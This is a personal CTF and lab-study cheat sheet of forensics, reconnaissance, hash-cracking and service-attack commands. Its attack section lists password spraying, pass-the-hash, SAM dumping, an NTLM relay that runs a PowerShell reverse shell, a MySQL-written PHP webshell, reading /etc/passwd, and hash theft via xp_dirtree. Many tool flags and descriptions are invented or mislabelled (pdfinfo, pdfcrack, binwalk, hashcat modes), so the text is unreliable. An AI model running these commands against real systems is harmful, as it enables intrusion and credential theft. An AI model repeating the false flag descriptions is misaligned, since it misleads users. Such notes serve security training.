Tools and Guidelines

BlueTeam

- Good to have
  - CyberChef
  - Converter
  - Cheatsheets(thanks to Puzzithinker)
- OSINT

- crt.sh: Certificate search tool useful for discovering subdomains and identifying SSL/TLS certificates issued for a domain.
- Hunter: Email discovery tool used to find professional email addresses associated with a specific domain for reconnaissance.
- Osint Framework: A directory of OSINT tools categorized by data type to assist in various stages of security research.
- SecurityTrails: Provides comprehensive DNS and domain intelligence for tracking historical DNS records and IP associations.
- Waybackmachine: Digital archive of the World Wide Web used to find historical versions of websites and deleted content.
- PGP Lookup: Tool for finding public PGP keys associated with email addresses or names to facilitate secure communication analysis.
- Recon-ng: A full-featured reconnaissance framework that provides a powerful environment for conducting open source web-based reconnaissance.
- theHarvester: Tool for gathering emails, subdomains, hosts, employee names, open ports, and banners from different public sources.
- Iplocation: Used to identify the geographic location and ISP information associated with an IP address for threat intelligence.
- Freeonline barcode reader: Enables scanning and decoding barcodes and QR codes found in files or images for embedded data analysis.
  - Forensics
    - Binwalk(useful for analyzing and extracting binary files)
      - binwalk <file>
        Basic scan to list embedded file types.
      - binwalk -e <file>
        Extracts files from the binary image automatically.
      - binwalk -B <file>
        Searches for signatures of common bootloaders.
      - binwalk -D <type>:<ext> <file>
        Extracts specific file types from the binary.

        - binwalk -M <file>
          Recursively extracts and analyzes nested files.
        - binwalk -r <file>
          Extracts unknown file types based on entropy analysis.
        - binwalk --dd="jpeg:jpg" <file>
          Extracts JPEG files and renames them with the .jpg extension.
        - binwalk -E <file>
          Only shows executable code segments found in the binary.
        - binwalk --entropy <file>
          Displays an entropy graph to identify compressed or encrypted data.
        - binwalk --matryoshka <file>
          Unpacks layers of embedded files recursively.
        - binwalk --extract --signature <file>
          Extracts files based on known signatures.
        - binwalk --dd='.*' <file>
          Extracts all files of any type.
        - binwalk -A <file>
          Searches for assembly code in the file.
        - binwalk -d <signature>e
          Searches for a specific signature in the binary.
        - binwalk --hexdump <file>
          Produces a hexdump along with the binary scan results.
    - Exiftool(helpful for reading, writing and manipulating metadata of files)
        - exiftool <file>
          Displays all metadata from the file.
        - exiftool -all= <file>
          Removes all metadata from the file (useful for privacy concerns).
        - exiftool -r <directory>
          Recursively lists metadata from all files in the directory.
        - exiftool -Keywords="CTF,Forensics" <file>
          Adds specific keywords to the file's metadata.
        - exiftool -Make=Unknown <file>
          Modifies the metadata (e.g., sets camera manufacturer to "Unknown").
        - exiftool -csv <file>
          Outputs the metadata in CSV format for analysis.

        - exiftool -overwrite_original <file>
          Overwrites the original file with changes to the metadata.
        - exiftool -XMP:all <file>
          Displays only XMP (Extensible Metadata Platform) information.
        - exiftinool -all <file>
          Shows all metadata including GPS, XMP, and IPTC tags.
        - exiftool -b -ThumbnailImage <file> > thumbnail.jpg
          Extracts the thumbnail image from a file (common in JPEG).
        - exiftool -CreatedDate -DateTimeOriginal <file>
          Extracts creation dates and original timestamps.
        - exiftool -Comment="Capture the Flag Event" <file>
          Adds comments to the metadata.
        - exiftool -m <file>
          Ignores minor warnings and proceeds with the command.
        - exiftool -Geotag <file>
          Extracts GPS information from the file (useful in tracking).
        - exiftool -duration <file>
          Extracts the duration of multimedia files (video or audio).
    - Pdfinfo(extracting and displaying metadata information from PDF files)
        - pdfinfo <file.pdf>
          Displays metadata from the PDF (title, author, creation date).
        - pdfinfo -meta <file.pdf>
          Displays metadata in XML format.
        - pdfinfo -rawdates <file.pdf>
          Displays raw date formats from the PDF metadata.
        - pdfinfo -box <file.pdf>
          Displays the page box dimensions (media, crop, trim).
        - pdfinfo -f 1 -l 5 <file.pdf>
          Extracts metadata from pages 1 through 5 only.
        - pdfinfo -isodates <file.pdf>
          Shows the date format in ISO standard format.
        - pdfinfo -opvp <file.pdf>
          Displays the PostScript Open Printing dialog data.
        - pdfinfo -showtext <file.pdf>
          Extracts visible text from the PDF for analysis.
        - pdfinfo -enc <file.pdf>
          Displays encryption information (useful for identifying password-protected files).

        - pdfinfo -layout <file.pdf>
          Displays page layout information (size, rotation).
        - pdfinfo -tagged <file.pdf>
          Displays if the PDF is tagged for accessibility.
        - pdfinfo -struct <file.pdf>
          Displays structure hierarchy information of the PDF.
        - pdfinfo -fullfonts <file.pdf>
          Displays a list of all fonts used in the document.
        - pdfinfo -f <file.pdf>
          Displays the format information (PDF version, compatibility).
        - pdfinfo -perm <file.pdf>
          Displays the document's security permissions.
    - Pdfcrack(cracking password-protected pdf files)
        - pdfcrack <file.pdf>
          Starts brute-forcing passwords on the PDF.
        - pdfcrack -u <file.pdf>
          Shows all available user passwords without cracking.
        - pdfcrack -w <wordlist.txt> <file.pdf>
          Uses a wordlist to crack the password.
        - pdfcrack --start-at PASSWORD <file.pdf>
          Resumes cracking from a specific password (useful in resuming jobs).
        - pdfcrack --maxlen=6 <file.pdf>
          Limits the password length to six characters.
        - pdfcrack -c "123abc" <file.pdf>
          Limits the character set to specified characters (numbers and lowercase letters).
        - pdfcrack --owner <file.pdf>
          Attempts to crack the owner password (restricting document modifications).
        - pdfcrack --user <file.pdf>
          Attempts to crack the user password (restricting opening the document).
        - pdfcrack -b <file.pdf>
          Saves the current progress in a backup file for resuming later.
        - pdfcrack -r <file.pdf>
          Uses rule-based cracking (like Hashcat, if supported).
        - pdfcrack -q <file.pdf>
          Runs in quiet mode, outputting only essential information.

        - pdfcrack -i <file.pdf>
          Shows intermediate results during the cracking process.
        - pdfcrack -s <file.pdf>
          Shows the cracking speed and progress.
        - pdfcrack -S <file.pdf>
          Displays the document security settings before starting the attack.
        - pdfcrack --version
          Displays the version of Pdfcrack (useful for compatibility checks).
        - pdfimages -all blocked.pdf images
    - Xxd(creating hex dumps and for converting hex dumps back into binary)
        - xxd <file>
          Creates a hex dump of the file with both hex and ASCII output.
        - xxd -r <file.hex>
          Reverses a hex dump back into the original binary format.
        - xxd -b <file>
          Creates a binary dump instead of a hexadecimal one.
        - xxd -p <file>
          Dumps in plain hex format without ASCII characters.
        - xxd -l <length> <file>
          Limits the hex dump to the first specified number of bytes.
        - xxd -s +0x10 <file>
          Starts the hex dump at a specific offset (e.g., 16 bytes in).
        - xxd -g 2 <file>
          Groups bytes in pairs for easier reading (useful for endian conversions).
        - xxd -e <file>
          Switches to little-endian format for hex dump.
        - xxd -c 32 <file>
          Changes the number of bytes per line to 32.
        - xxd -i <file>
          Generates a C-style include file from binary data.
        - xxd -u <file>
          Displays hex dump in uppercase for easier readability.
        - xxd -r -p <hexfile>
          Converts a plain hex dump back into binary.

        - xxd -r -b <binaryfile>
          Reverses a binary dump back into its original form.
        - xxd -seek -10 <file>
          Starts reading from the end of the file, going backward.
        - xxd -g 4 <file>
          Groups bytes into 4-byte words (useful for 32-bit architectures)
    - Base64(meant for encoding and decoding data intobase 64 format)
        - base64 <file>
          Encodes the file content in base64 format.
        - base64 -d <file>
          Decodes base64-encoded content.
        - base64 -w 0 <file>
          Encodes without wrapping the output lines (useful in URLs).
        - base64 --wrap=76 <file>
          Wraps encoded output at 76 characters per line.
        - base64 <file> > encoded.txt
          Encodes the file and stores it in encoded.txt.
        - base64 -d encoded.txt > decoded.txt
          Decodes the file and stores it in decoded.txt.
        - echo "SGVsbG8=" | base64 -d
          Decodes a base64 string.
        - base64 <image.jpg> | base64 -d > newimage.jpg
          Encodes and decodes an image back to its original form.
        - cat <file> | base64
          Pipes the output of a file directly into base64 encoding.
        - cat <file> | base64 -d
          Pipes base64-decoded output directly into a file.
        - echo "some text" | base64
          Encodes a text string into base64 format.
        - echo "some text" | base64 -d
          Decodes a base64-encoded string.
        - base64 -i <inputfile> -o <outputfile>
          Encodes a file and outputs to another file.
        - openssl enc -base64 -in <file> -out <encodedfile>
          Encodes a file in base64 using OpenSSL (another approach).
        - openssl enc -base64 -d -in <encodedfile> -out <decodedfile>
    - Pdftotext
        - pdftotext Secret.pdf secret.txt

    - Git
        - git show dfd1b3fc577268cfd35e73de8dc5fb8764d6f045
        - git rev-list --max-parents=0 HEAD | cut -c1-8 → display the short commit hash
    - Autopsy
    - Autopsy: Digital forensics platform and graphical interface to Sleuth Kit and other digital forensics tools for investigating hard drives and smart phones.
- Cryptography
    - Python script thanks to ChatGPT
    - Charcode
    - Cyberchef
    - Ophcrack: Windows password cracker based on rainbow tables, useful for recovering lost or compromised credentials.
- Web Reconnaissance

Tool	Description	Features
Wappalyzer	Browser extension and online service for website technology profiling.	Identifies a wide range of web technologies, including CMSs, frameworks, analytics tools, and more.
BuiltWith	Web technology profiler that provides detailed reports on a website's technology stack.	Offers both free and paid plans with varying levels of detail.
WhatWeb	Command-line tool for website fingerprinting.	Uses a vast database of signatures to identify various web technologies.
Nmap	Versatile network scanner that can be used for various reconnaissance tasks, including service and OS fingerprinting.	Can be used with scripts (NSE) to perform more specialised fingerprinting.
Netcraft	Offers a range of web security services, including website fingerprinting and security reporting.	Provides detailed reports on a website's technology, hosting provider, and security posture.
wafw00f	Command-line tool specifically designed for identifying Web Application Firewalls (WAFs).	Helps determine if a WAF is present and, if so, its type and configuration.

    - Dig
        - Basic
        - Red and Blue Team Reconnaissance
    - Nslookup
        - nslookup -type=ANY ctf.games
            - def decode_dns_text(dns_text):
            - # Split the DNS text into individual numbers
            - numbers = dns_text.split()
            - # Create lists to store possible decodings
            - decoded_decimal = []
            - decoded_octal = []
            - # Iterate through each number
            - for num in numbers:
            - # Decode as decimal
            - try:
            - decoded_decimal.append(chr(int(num)))
            - except ValueError:
            - decoded_decimal.append('?') # Handle invalid values

```
        # Decode as octal
        try:
            decoded_octal.append(chr(int(num, 8)))
        except ValueError:
            decoded_octal.append('?')  # Handle invalid values
    # Join the decoded characters into strings
    decoded_decimal_str = ''.join(decoded_decimal)
    decoded_octal_str = ''.join(decoded_octal)
    return decoded_decimal_str, decoded_octal_str
# The DNS TXT record you provided
dns_text = "146 154 141 147 173 061 064 145 060 067 062 146 067 060 065 144 064 065 070 070 062 064 060 061 144 061 064 061 143 065 066 062 146 144 143 060 142 175"
# Decode the text
decoded_decimal, decoded_octal = decode_dns_text(dns_text)
# Output the results
print("Decoded as Decimal:\n", decoded_decimal)
print("Decoded as Octal:\n", decoded_octal)
```

- WhatWeb
  - Command line tools for fingerprinting
    - whatweb example.com
    - whatweb -v example.com
    - whatweb -a 3 example.com
    - whatweb -i sites.txt
    - whatweb --list-plugins
    - whatweb --proxy 127.0.0.1:8080 example.com
    - whatweb --timeout=30 example.com
- Wafw00f
  - Command-line tool specifically designed for identifying Web Application Firewalls (WAFs).
  - Helps determine if a WAF is present and if so, its type and configuration
- Wappalyzer
- Fuzzing API
  - git clone https://github.com/PandaSt0rm/webfuzz_api.git
  - cd webfuzz_api
  - pip3 install -r requirements.txt
  - python3 api_fuzzer.py http://IP:PORT
- WpScan
- WPScan: WordPress security scanner used to audit remote WordPress installations for vulnerabilities, themes, and plugins.

        - Nikto: Web server scanner that tests for dangerous files, outdated server software, and specific configuration problems.
    - Curl
        - Basic curl usage
            - curl -h → curl help menu
            - curl website.com → Basic GET request
            - curl -s -O website.com/index.html → Download file quietly
            - curl -k https://website.com → Skip SSL certificate validation
            - curl website.com -v → Print full HTTP request/response details
            - curl -I https://website.com → Send HEAD request (only prints response headers)
            - curl -i https://website.com → Print response headers and response body
            - curl https://website.com -A 'Mozilla/5.0' → Set custom User-Agent header
            - curl -L https://website.com → Follow redirects
            - curl -X POST -d '{"search":"flag"}' -b 'PHPSESSID=euvqgluu4mtasdeiachd0dufui' -H 'Content-Type: application/json' <http://138.68.155.223:32576/search.php>
        - Data submission
            - curl -X POST -d 'username=admin&password=admin' https://website.com → Send POST request with form data
            - curl -b 'PHPSESSID=abc123' https://website.com → Set request cookies
            - curl -X POST -d '{"search":"london"}' -H 'Content-Type: application/json' https://website.com → Send POST request with JSON data
            - curl --data-urlencode 'query=admin' https://website.com/search → URL-encode data in POST request
            - curl -X PUT -d 'field=value' https://website.com/resource → Send PUT request to update a resource
            - curl -X DELETE https://website.com/resource → Send DELETE request to remove a resource
        - Red and Blue Team Reconnaissance
            - curl -u admin:admin https://website.com → Set HTTP basic authorization credentials
            - curl https://admin:admin@website.com → Pass HTTP basic authorization credentials in URL

        - curl -H 'Authorization: Basic YWRtaW46YWRtaW4=' https://website.com → Set Authorization header with Base64 credentials
        - curl 'https://website.com/search.php?search=le' → Send GET request with parameters
        - curl -x http://proxy:8080 https://website.com → Use HTTP proxy for requests
        - curl -e "https://referrer.com" https://website.com → Set custom referrer header
        - curl --socks5 127.0.0.1:9050 https://website.com → Use SOCKS5 proxy (useful for Tor)
        - curl --interface eth0 https://website.com → Use specific network interface for requests
    - API and Automation
        - curl https://api.website.com/users/1 → GET request to retrieve API data
        - curl -X POST -H 'Content-Type: application/json' -d '{"name":"test"}' https://api.website.com/users → Create a new resource via API
        - curl -X PUT -H 'Content-Type: application/json' -d '{"name":"new_name"}' https://api.website.com/users/1 → Update an existing resource via API
        - curl -X DELETE https://api.website.com/users/1 → Delete a resource via API
        - Curl -X GET https?/website.com/path
    - curl -s https://api.website.com/users | jq '.' → Parse JSON response data with `jq`
    - curl --limit-rate 200k https://website.com → Limit download speed to 200 KB/s
    - curl --retry 5 https://website.com → Retry failed requests up to 5 times
    - curl --connect-timeout 10 https://website.com → Set connection timeout to 10 seconds
    - curl --insecure https://website.com → Bypass SSL validation (useful for testing environments)

Red Team(Lab walkthrough)

- Nmap
    - Nmap -Pn -p 1-500 server name
    - nmap -p- --min-rate 10000
    - nmap -p 80,135,139,445,6791,7680 -sCV
- Password and login/brute forcing
    - Hydra

- NTLM
- Crackstation
- Login Brute forcing
    - ```
      import requests
      ip = "127.0.0.1"  # Change this to your instance IP address
      port = 1234       # Change this to your instance port number
      # Try every possible 4-digit PIN (from 0000 to 9999)
      for pin in range(10000):
          formatted_pin = f"{pin:04d}"  # Convert the number to a 4-digit string (e.g., 7 becomes "0007")
          print(f"Attempted PIN: {formatted_pin}")
          # Send the request to the server
          response = requests.get(f"http://{ip}:{port}/pin?pin={formatted_pin}")
          # Check if the server responds with success and the flag is found
          if response.ok and 'flag' in response.json():  # .ok means status code is 200 (success)
              print(f"Correct PIN found: {formatted_pin}")
              print(f"Flag: {response.json()['flag']}")
              break
      ```
    - More sections
        - Wget https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Passwords/darkweb2017-top10000.txt
- Hashcat
    - https://crackstation.net/
    - https://hashes.com/en/decrypt/hash
    - hashcat -m 0 -a 3 hash2.txt SKY-HQNT-?d?d?d?d
    - hashcat -m 0 --show hashpoke.txt
    - hashcat hashpoke.txt -m 0 -a 0 pokemon.txt
    - hashcat -m 100 crack4.txt rockyou.txt -a 6 ?d?d?ds
    - hashcat -m 0 crack3.txt -a 3 SKY-BTST-?d?d?d?d
    - hashcat -m 500 crack2.txt rockyou.txt\n\n
    - hashcat -m 0 -a 0 0c352d5b2f45217c57bef9f8452ce376 /usr/share/wordlists/rockyou.txt
    - hashcat -m 0 -a 1 hashes.txt /path/to/wordlists/wordlist1.txt /path/to/wordlists/wordlist2.txt(combination attack)
      ```

- `echo -n 'secretpassword' | md5sum | cut -f1 -d' ' > combination_md5`
- hashcat -m 0 -a 3 hash.txt ?d?d?d?d
  Brute-forces an MD5 hash with a 4-digit numeric mask.
- hashcat -m 0 -a 0 hash.txt wordlist.txt
  Performs a dictionary attack using the specified wordlist on an MD5 hash.
- hashcat -m 100 -a 6 hash.txt wordlist.txt ?d?d?d
  Hybrid attack on a SHA1 hash using a wordlist followed by a 3-digit numeric mask.
- hashcat -m 500 -a 0 hash.txt rockyou.txt(http://rainbowtables.it64.com/)
  Performs a dictionary attack on an NTLM hash using the rockyou.txt wordlist.
- hashcat -m 1400 -a 3 hash.txt ?u?u?d?d
  Brute-forces a SHA256 hash using a mask with two uppercase letters and two digits.
- hashcat -m 1800 -a 0 hash.txt passwords.txt
  Performs a dictionary attack on a SHA512 hash using the specified password list.
- hashcat -m 0 -a 3 hash.txt ?u?l?d?d?d
  Brute-forces an MD5 hash using a mask with one uppercase, one lowercase letter, and three digits.
- hashcat -m 500 -a 3 hash.txt ?a?a?a?a?a
  Brute-forces an NTLM hash using 5 wildcard characters (any printable ASCII).
- hashcat -m 0 --show hash.txt
  Displays the cracked passwords for an MD5 hash.
- hashcat --restore
  Restores a previous hashcat session that was paused or interrupted.
- hashcat -m 0 -a 1 hash.txt wordlist1.txt wordlist2.txt
  Performs a combination attack on an MD5 hash using two different wordlists.
- hashcat -m 0 -a 7 hash.txt ?u?u wordlist.txt
  Hybrid attack on an MD5 hash using two uppercase characters followed by words from the wordlist.
- hashcat -m 100 -a 3 hash.txt ?l?l?l?d?d
  Brute-forces a SHA1 hash with a mask of three lowercase letters followed by two digits.
- hashcat -m 500 -a 6 hash.txt passwords.txt ?d?d
  Hybrid attack on an NTLM hash using a wordlist followed by two digits.
- hashcat -m 1400 -a 3 hash.txt ?l?u?d?d
  Brute-forces a SHA256 hash with a mask of one lowercase, one uppercase letter, and two digits.

- hashcat -m 1800 -a 0 hash.txt passwordlist.txt
  Performs a dictionary attack on a SHA512 hash using a password list.
- hashcat -m 0 -a 3 hash.txt ?d?d?d?d
  Brute-forces an MD5 hash using a 4-digit numeric mask.
- hashcat -m 100 -a 6 hash.txt wordlist.txt ?u?l?d
  Hybrid attack on a SHA1 hash using a wordlist followed by one uppercase, one lowercase letter, and one digit.
- hashcat -m 500 --show hash.txt
  Shows the cracked passwords for an NTLM hash.
- hashcat -m 1400 -a 3 hash.txt ?a?a?a?a?a
  Brute-forces a SHA256 hash using five wildcard characters (any printable ASCII).
- hashcat -m 500 -a 7 hash.txt ?d?d wordlist.txt
  Hybrid attack on an NTLM hash with two digits followed by words from a wordlist.
- hashcat -m 1800 -a 0 hash.txt dictionary.txt
  Performs a dictionary attack on a SHA512 hash using a dictionary.
- hashcat -m 0 -a 3 hash.txt ?l?d?d?d?d
  Brute-forces an MD5 hash with a mask of one lowercase letter followed by four digits.
- hashcat -m 500 -a 3 hash.txt ?u?u?d?d
  Brute-forces an NTLM hash using a mask of two uppercase letters followed by two digits.
- hashcat -m 100 --show hash.txt
  Shows the cracked passwords for a SHA1 hash.
- hashcat -m 0 -a 6 hash.txt wordlist.txt ?d?d
  Hybrid attack on an MD5 hash using a wordlist followed by two digits.
- hashcat -m 1800 -a 3 hash.txt ?u?d?d?d?d
  Brute-forces a SHA512 hash using a mask of one uppercase letter and four digits.
- hashcat -m 1400 -a 6 hash.txt wordlist.txt ?d?d?u
  Hybrid attack on a SHA256 hash using a wordlist followed by two digits and one uppercase letter.
- hashcat -m 0 -a 7 hash.txt ?l?l wordlist.txt
  Hybrid attack on an MD5 hash using a mask of two lowercase letters followed by words from a wordlist.
- hashcat -m 500 -a 3 hash.txt ?l?u?d?d
  Brute-forces an NTLM hash with a mask of one lowercase, one uppercase letter, and two digits.
- Scrappy scrape data
- Mask attack

Placeholder	Meaning
?l	lower-case ASCII letters (a-z)
?u	upper-case ASCII letters (A-Z)
?d	digits (0-9)
?h	0123456789abcdef
?H	0123456789ABCDEF
?s	special characters («space»!"#$%&'()*+,-./:;<=>?@[]^_`{
?a	?l?u?d?s
?b	0x00 - 0xff

        - hashcat -m 0 -a 3 -1 02 hashes.txt HASHCAT?l?l?l?l?l20?1?d
        - Wordlist creator
        - Rule attack
            - hashcat -m 100 -r append2020.rule hashes.txt wordlist.txt
            - hashcat --show -m 100 hashes.txt
            - `hashcat -a 0 -m 100 -g 1000 hash /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt(Generate random rules)`
            -
    - Hashcat Attack Modes (-a): 0 = Straight/Dictionary, 1 = Combination, 3 = Mask, 6 = Hybrid Wordlist + Mask, 7 = Hybrid Mask + Wordlist.
    - Linux systems
    - Windows systems
- Login Brute forcing
- Attacking common services/application
    - Attacking FTP
        - `ftp 192.168.2.142`
        - `nc -v 192.168.2.142 21`
        - `hydra -l user1 -P /usr/share/wordlists/rockyou.txt ftp://192.168.2.1`
    - Attacking SMB
        - `https://0xdf.gitlab.io/cheatsheets/smb-enum`
        - `smbclient -N -L //10.129.14.128    # Null-session testing against the SMB service.`
        - `smbmap -H 10.129.14.128       # Network share enumeration using smbmap.`
        - `smbmap -H 10.129.14.128 -r notes   # Recursive network share enumeration using smbmap.`

        - smbmap -H 10.129.14.128 --download "notes\note.txt"   # Download a specific file from the shared folder.
        - smbmap -H 10.129.14.128 --upload test.txt "notes\test.txt"   # Upload a specific file to the shared folder.
        - rpcclient -U'%' 10.10.110.17 # Null-session with the rpcclient.
        - ./enum4linux-ng.py 10.10.11.45 -A -C   # Automated enumeration of the SMB service using enum4linux-ng.
        - crackmapexec smb 10.10.110.17 -u /tmp/userlist.txt -p 'Company01!' # Password spraying against different users from a list.
        - impacket-psexec administrator:'Password123!'@10.10.110.17   # Connect to the SMB service using impacket-psexec.
        - crackmapexec smb 10.10.110.17 -u Administrator -p 'Password123!' -x 'whoami' --exec-method smbexec # Execute a command over the SMB service using crackmapexec.
        - crackmapexec smb 10.10.110.0/24 -u administrator -p 'Password123!' --loggedon-users # Enumerating logged-on users.
        - crackmapexec smb 10.10.110.17 -u administrator -p 'Password123!' --sam   # Extract hashes from the SAM database.
        - crackmapexec smb 10.10.110.17 -u Administrator -H 2B576ACBE6BCFDA7294D6BD18041B8FE   # Use the Pass-The-Hash technique to authenticate on the target host.
        - impacket-ntlmrelayx --no-http-server -smb2support -t 10.10.110.146   # Dump the SAM database using impacket-ntlmrelayx.
        - impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.220.146 -c 'powershell -e <base64 reverse shell>'   # Execute a PowerShell-based reverse shell using impacket-ntlmrelayx.
    - Attacking SQL Databases

- mysql -u julio -pPassword123 -h 10.129.20.13 # Connecting to the MySQL server.
- sqlcmd -S SRVMSSQL\SQLEXPRESS -U julio -P 'MyPassword!' -y 30 -Y 30 # Connecting to the MSSQL server.
- sqsh -S 10.129.203.7 -U julio -P 'MyPassword!' -h # Connecting to the MSSQL server from Linux.
- sqsh -S 10.129.203.7 -U .\\julio -P 'MyPassword!' -h # Connecting to the MSSQL server from Linux using Windows Authentication.
- mysql> SHOW DATABASES; # Show all available databases in MySQL.
- mysql> USE htbusers; # Select a specific database in MySQL.
- mysql> SHOW TABLES; # Show all available tables in the selected database in MySQL.
- mysql> SELECT * FROM users; # Select all available entries from the "users" table in MySQL.
- sqlcmd> SELECT name FROM master.dbo.sysdatabases # Show all available databases in MSSQL.
- sqlcmd> USE htbusers # Select a specific database in MSSQL.
- sqlcmd> SELECT * FROM htbusers.INFORMATION_SCHEMA.TABLES # Show all available tables in the selected database in MSSQL.
- sqlcmd> SELECT * FROM users # Select all available entries from the "users" table in MSSQL.
- sqlcmd> EXECUTE sp_configure 'show advanced options', 1# To allow advanced options to be changed in MSSQL.
- sqlcmd> EXECUTE sp_configure 'xp_cmdshell', 1 # To enable the xp_cmdshell in MSSQL.
- sqlcmd> RECONFIGURE # To apply changes made by sp_configure in MSSQL.
- sqlcmd> xp_cmdshell 'whoami' # Execute a system command from MSSQL server.
- mysql> SELECT "<?php echo shell_exec($_GET['c']);?>" INTO OUTFILE '/var/www/html/webshell.php' # Create a file using MySQL.
- mysql> show variables like "secure_file_priv"; # Check if the secure file privileges are empty to read locally stored files on the system.

        - sqlcmd> SELECT * FROM OPENROWSET(BULK N'C:/Windows/System32/drivers/etc/hosts', SINGLE_CLOB) AS Contents # Read local files in MSSQL.
        - mysql> select LOAD_FILE("/etc/passwd"); # Read local files in MySQL.
        - sqlcmd> EXEC master..xp_dirtree '\\10.10.110.17\share\' # Hash stealing using the xp_dirtree command in MSSQL.
        - sqlcmd> EXEC master..xp_subdirs '\\10.10.110.17\share\' # Hash stealing using the xp_subdirs command in MSSQL.
        - sqlcmd> SELECT srvname, isremote FROM sysservers # Identify linked servers in MSSQL.
        - sqlcmd> EXECUTE('select @@servername, @@version, system_user, is_srvrolemember("sysadmin")') AT [10.0.0.12\SQLEXPRESS] # Identify the user and its privileges used for the remote connection in MSSQL.
    - Attacking DNS

To master

Top priorities(PCAP analysis, log analysis, and web exploitation)


- PCAP Analysis
- Resources of learning and practice
- Intermediate network traffic analysis
- Mastering Wireshark - The complete tutorial
- Practice resources


Tools

Wireshark


- Tshark
    - HTTP
        - tshark -r XSS_Simple.pcapng -Y "http.request" -T fields -e http.request.method | head -n 1
        - tshark -r XSS_Simple.pcapng -Y "http.request" -T fields -e http.host | head -n 1
        - tshark -r XSS_Simple.pcapng -Y "http.response" -T fields -e http.response.code | head -n 1
        - tshark -r XSS_Simple.pcapng -Y "http" -T fields -e http.user_agent | head -n 1
        - tshark -r XSS_Simple.pcapng -Y "http" -T fields -e http.referer | head -n 1
        - tshark -r XSS_Simple.pcapng -Y "http.response" -T fields -e http.content_type | head -n 1

        - tshark -r XSS_Simple.pcapng -Y "http.request" -T fields -e http.request.full_uri | head -n 1
    - TCP
    - DNS
        -
        - tshark -r intercepted_communication.pcap -T fields -e dns.qry.name | awk -F\. '{print $1}'
        - tshark -r ponder.pcapng -T fields -e dns.qry.name | awk -F\. '{print $1}' | uniq
        -





- tshark -r intercepted_communication.pcap -T fields -e dns.qry.name | awk -F\. '{print $1}' | tr -d "\n"



